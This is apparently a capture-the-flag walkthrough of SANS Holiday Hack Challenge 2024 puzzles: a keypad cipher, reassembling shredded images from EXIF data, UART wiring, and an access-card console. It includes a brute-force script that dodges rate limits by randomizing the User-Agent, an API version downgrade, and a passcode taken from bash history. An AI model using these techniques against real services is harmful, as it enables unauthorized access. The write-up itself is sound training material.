




When entering the digits, a max of 5 digits can be entered. We can click on the top left notepad for a cipher that is utilized with the book to find the correct cipher. This looks like it identifies the 5 digit combination. Since we have 14 pages, the max first digit is 14 - it could signify the page number. The second digit could represent a word and the third a letter!

As shown in the example below, we can go through the book and find the following letters from the cipher: S, A, N, T, A which spells SANTA!
 |  |
|---|---|
 |  |
 |
Now to map letters to numbers, we can use a telephone keypad where 2 = abc, 3 = def, etc. like below:


This reveals the following pin: 72682 which corresponds to the letters SANTA and we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] Frosty Keypad challenge!
Frosty Keypad Terminal Challenge (Gold)
We can use the UV flashlight on each of the keys, and it highlights on 2, 6, 7, 8, and Enter. Example image below:

When pressing the ENTER key a POST request to https://hhc24-frostykeypad.holidayhackchallenge.com/submit?id=<resourceid> with the post JSON data of {"answer":"11111"}. We need to narrow it down further as that can be a possible of 10,000 combinations …
Since there is a max of 5 digits, then one must repeat, but only once. We can automate this using python. There also is server-side rate-limiting protections that are easily bypassable by randomizing the user-agent header in the request.
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to bruteforce the combination
Holiday Hack 2024 - Frosty Keypad
"""

# Imports
from concurrent.futures import ThreadPoolExecutor
import requests
import uuid
from itertools import product


# Function to send POST request for a given combination
def submit_combination(combination):
    headers = {"User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0 " + str(uuid.uuid4())}
    response = requests.post("https://hhc24-frostykeypad.holidayhackchallenge.com/submit", headers=headers, json={"answer": combination})
    if response.status_code == 200:
        print(f"[+] Valid combination: {combination}, Status Code: {response.status_code}")


def main():
    # Possible pin combinations
    possible_pins = []
    for pin in product([2, 6, 7, 8], repeat=5):
        # Check if a combination is valid (no more than one repeating digit)
        if len(set(pin)) == 4 and len(pin) == 5:
            possible_pins.append("".join(map(str, pin)))
    print(f"[*] {len(possible_pins)} possible pins. Testing now ...")

    with ThreadPoolExecutor(max_workers=10) as executor:
        executor.map(submit_combination, possible_pins)


if __name__ == "__main__":
    main()
python3 brute_frostykeypad.py
[*] 240 possible pins. Testing now ...
[+] Valid combination: 22786, Status Code: 200
[+] Valid combination: 72682, Status Code: 200
We obtain two valid digit combinations! Entering in 22786 earns us the gold completion!
Achievement
Congratulations! You have completed the [Gold] Frosty Keypad challenge!
Hardware Hacking 101
Ready your tools and sharpen your wits—only the cleverest can untangle the wires and unlock Santa’s hidden secrets!
When speaking with Morcel Nougat, he provides an item One Thousand Little Teeny Tiny Shredded Pieces of Paper:
When speaking with Morcel Nougat, we obtain the following hint:
On the Cutting Edge
Hey, I just caught wind of this neat way to piece back shredded paper! It’s a fancy heuristic detection technique—sharp as an elf’s wit, I tell ya! Got a sample Python script right here, courtesy of Arnydo. Check it out when you have a sec: heuristic_edge_detection.py."
After heading south, we are met with Jewel Loggins next to Hardware Hacking Part 1 and Part 2 challenges.

When speaking with Jewel Loggins, we obtain the following hint:
Shredded to Pieces
Have you ever wondered how elves manage to dispose of their sensitive documents? Turns out, they use this fancy shredder that is quite the marvel of engineering. It slices, it dices, it makes the paper practically disintegrate into a thousand tiny pieces. Perhaps, just perhaps, we could reassemble the pieces?
There are 2 sections we need to complete for the full completion.
Hardware Hacking 101 Part 1
Jingle all the wires and connect to Santa’s Little Helper to reveal the merry secrets locked in his chest!
Assemble Morcel Nougat Document
To assist in the upcoming challenge, we need to assembling the One Thousand Little Teeny Tiny Shredded Pieces of Paper: back together. We can run the heuristic_edge_detection.py Python script hinted by Morcel Nougat.
mv heuristic_edge_detection.py assmeble_hardwarehacking101.py
python3 assmeble_hardwarehacking101.py
open assembled_image.png

However, the image isn’t quite right. We can fix this image using imagemagick or manually using MSPaint/Gimp by moving the left side image over to the right and then flipping it horizontally.
# Install required utility
sudo apt install imagemagick
# Step 1: Crop the left portion
convert assembled_image.png -gravity East -chop 75%x0 -flop left.png
# Step 2: Crop the right portion
convert assembled_image.png -chop 25%x0 -flop right.png
# Step 3: Combine the images
convert left.png right.png +append output.jpg
# Step 4: Open image
open output.jpg
The resultant image:

However, the image isn’t perfect, lets take a look at each slice of the image. Inspecting the metadata, we notice the User Comment field has an interesting base64 string.
exiftool slices/0d1ffcda-f513-42d4-adf7-818dd7ef1407.jpg
ExifTool Version Number         : 13.00
File Name                       : 0d1ffcda-f513-42d4-adf7-818dd7ef1407.jpg
Directory                       : slices
File Size                       : 1127 bytes
File Modification Date/Time     : 2024:10:16 15:14:27-04:00
File Access Date/Time           : 2024:10:16 15:14:27-04:00
File Inode Change Date/Time     : 2024:10:16 15:14:27-04:00
File Permissions                : -rwx------
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
User Comment                    : WyIwZ1RPIiwgIm1pIl0=
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 1
Image Height                    : 1000
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1x1000
Megapixels                      : 0.001
The number corresponds to the sorting order of the slices and combining them in the correct order should make a complete, perfect image.
exiftool -UserComment ./slices/0d1ffcda-f513-42d4-adf7-818dd7ef1407.jpg | awk '{print $4}' | base64 -d
["0gTO", "mi"]
echo -n 0gTO | rev | base64 -d
984
We can use a script to combine the image based on this hidden metadata field!
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script is used to combine all the shreds of paper.
Holiday Hack 2024 - Hardware Hacking 101
"""

# Imports
import exif
import json
from base64 import b64decode
from pathlib import Path
from PIL import Image

# Dictionary to store metadata and images
metadata = {}
image_data = {}

# Process each .jpg file in the directory
for image_path in Path("slices").glob("*.jpg"):
    # Extract EXIF data from the image
    exif_data = exif.Image(image_path)

    # Decode and parse the custom user comment
    key_encoded, value_encoded = json.loads(b64decode(exif_data.user_comment))

    # Decode the index (key) and store the corresponding metadata (value)
    index = int(b64decode(key_encoded[::-1]))  # Reverse key before decoding
    metadata[index] = value_encoded

    # Open the image and store it with the index
    image_data[index] = Image.open(image_path)

# Reconstruct the metadata message by sorting and joining the values
reconstructed_message = "".join(value for _, value in sorted(metadata.items()))
print(reconstructed_message)  # Output the reconstructed message

# Sort images by their indices
sorted_images = [image for _, image in sorted(image_data.items())]

# Determine the total dimensions for the final combined image
total_width = sum(image.width for image in sorted_images)
max_height = max(image.height for image in sorted_images)

# Create a blank canvas for the combined image
combined_image = Image.new("RGB", (total_width, max_height))

# Paste each image onto the canvas, aligning them horizontally
offset_x = 0
for image in sorted_images:
    combined_image.paste(image, (offset_x, 0))
    offset_x += image.width  # Update horizontal offset

# Save the combined image to a file
result_path = "result.jpg"
combined_image.save(result_path)

# Open the combined image to verify the result
combined_image.show()

We can make out the following, that are serial connection parameters that will be useful for the upcoming challenge.
- Baud: 115200 - This specifies the speed of communication in bits per second.
- Parity: Even - Error-checking mechanism. Even parity means the total number of 1’s in the data bits plus the parity bit is even.
- Data: 7 Bits - Each transmitted character uses 7 bits, common in older communication protocols
- Stop Bits: 1 Bit - Signifies the end of a data packet, allowing synchronization between sender and receiver
- Flow Control: RTS - Request to Send, signifies that a signal is sent by the transmitting device to the receiving device to indicate that it wants to send data.
This looks a lot like serial connection parameters and will be useful for the next part of this challenge. Once we get to the actual challenge, the first thing we see is the elf trying to use the SLH to connect to some device with the hopes of finding Santa
Hardware Hacking Part 1 Terminal Challenge (Silver)

After clicking on the terminal challenge, we are presented with a book that explains how to connect to Santa’s Little Helper (SLH) Access Card Maintenance Tool.

Clicking out of the book, we see a microcontroller, NP2103 UART-Bridg,e and 4 colored wires to connect. We can now power on the device with the green P button, Zoom in (notated with [Zoom In], and configure it per the parameters in the recreated document above.

We can now connect the four colored wires as follows:
- Connect Red to VCC - Voltage (Pins 1 to 1)
- Connect Yellow to TX - Transmit (Pins 2 to 3 - Criss-cross)
- Connect Green to RX - Receive (Pins 3 to 2 - Criss-cross)
- Connect Black to GND - Ground (Pins 4 to 4)
- Flip switch from 5V (Volts) to 3V (Volts) on top-right of UART controller:
Click the S (for Start) and we are able to establish a connection and obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] Hardware Hacking 101 Part 1 challenge!
Hardware Hacking Part 1 Terminal Challenge (Gold)
Achievement
Congratulations! You have completed the [Gold] Elf Connect challenge!

Reading the JavaScript source code of main.js, there is a deprecated API URL of v1 that is commented on lines 875-876 when submitting our solution.
async function checkit(serial, uV) {
  // Retrieve the request ID from the URL query parameters
  const requestID = getResourceID(); // Replace 'paramName' with the actual parameter name you want to retrieve

  if (!requestID) {
    requestID = "00000000-0000-0000-0000-000000000000";
  }

  // Build the URL with the request ID as a query parameter
  // Word on the wire is that some resourceful elves managed to brute-force their way in through the v1 API.
  // We have since updated the API to v2 and v1 "should" be removed by now.
  // const url = new URL(`${window.location.protocol}//${window.location.hostname}:${window.location.port}/api/v1/complete`);
  const url = new URL(`${window.location.protocol}//${window.location.hostname}:${window.location.port}/api/v2/complete`);
Within Burp Repeater, modifying the submission POST request from API Version 2 v2 to API Version 1 v1 to earns us the gold completion!
Achievement
Congratulations! You have completed the [Gold] Hardware Hacking 101 Part 1 challenge!
Hardware Hacking 101 Part 2
Jingle all the wires and connect to Santa’s Little Helper to reveal the merry secrets locked in his chest!
When speaking with Jewel Loggins, we obtain the following hints:
It's In the Signature
I seem to remember there being a handy HMAC generator included in CyberChef.
Hidden in Plain Sight
It is so important to keep sensitive data like passwords secure. Often times, when typing passwords into a CLI (Command Line Interface) they get added to log files and other easy to access locations. It makes it trivial to step back in history and identify the password.
Hardware Hacking Part 2 Terminal Challenge (Silver)
After clicking on the Part 2 terminal challenge, we first have a menu selection screen of startup the system normally or U-boot console. We select normal and are presented with the Santa’s Little Helper - Access Card Maintenance Tool console:

From the current directory, we have a sqlite3 database called access_cards:
slh@slhconsole\> ls -la
total 156
drwxrwxr-t 1 slh  slh    4096 Nov 13 14:44 .
drwxr-xr-x 1 root root   4096 Nov 13 14:44 ..
-r--r--r-- 1 slh  slh     518 Oct 16 23:52 .bash_history
-r--r--r-- 1 slh  slh    3897 Sep 23 20:02 .bashrc
-r--r--r-- 1 slh  slh     807 Sep 23 20:02 .profile
-rw-r--r-- 1 root root 131072 Nov 13 14:44 access_cards
slh@slhconsole\> file access_cards
access_cards: SQLite 3.x database, last written using SQLite version 3040001, file counter 4, database pages 32, cookie 0x2, schema 4, UTF-8, version-valid-for 4
From the bash history we see a passcode of CandyCaneCrunch77:
slh@slhconsole\> history
    1  cd /var/www/html
    2  ls -l
    3  sudo nano index.html
    4  cd ..
    5  rm -rf repo
    6  sudo apt update
    7  sudo apt upgrade -y
    8  ping 1.1.1.1
    9  slh --help
   10  slg --config
   11  slh --passcode CandyCaneCrunch77 --set-access 1 --id 143
   12  df -h
   13  top
   14  ps aux | grep apache
   15  sudo systemctl restart apache2
   16  history | grep ssh
   17  clear
   18  whoami
   19  crontab -e
   20  crontab -l
   21  alias ll='ls -lah'
   22  unalias ll
   23  echo "Hello, World!"
   24  cat /etc/passwd
   25  sudo tail -f /var/log/syslog
   26  mv archive.tar.gz /backup/
   27  rm archive.tar.gz
   28  find / -name "*.log"
   29  grep "error" /var/log/apache2/error.log
According to Jewel Loggins, we need to modify access card 42 and obtain the silver challenge award.
slh@slhconsole\> slh --passcode CandyCaneCrunch77 --set-access 1 --id 42

       *   *   *   *   *   *   *   *   *   *   *
   *                                             *
*      ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄  ❄     *
 *  $$$$$$\   $$$$$$\   $$$$$$\  $$$$$$$$\  $$$$$$\   $$$$$$\  *
  * $$  __$$\ $$  __$$\ $$  __$$\ $$  _____|$$  __$$\ $$  __$$\ *
   *$$ /  $$ |$$ /  \__|$$ /  \__|$$ |      $$ /  \__|$$ /  \__| *
    $$$$$$$$ |$$ |      $$ |      $$$$$\    \$$$$$$\  \$$$$$$\
   *$$  __$$ |$$ |      $$ |      $$  __|    \____$$\  \____$$\  *
  * $$ |  $$ |$$ |  $$\ $$ |  $$\ $$ |      $$\   $$ |$$\   $$ | *
*   $$ |  $$ |\$$$$$$  |\$$$$$$  |$$$$$$$$\ \$$$$$$  |\$$$$$$  |   *
 *  \__|  \__| \______/  \______/ \________| \______/  \______/  *
*         *    ❄             ❄           *        ❄    ❄    ❄   *
   *        *     *     *      *     *      *    *      *      *
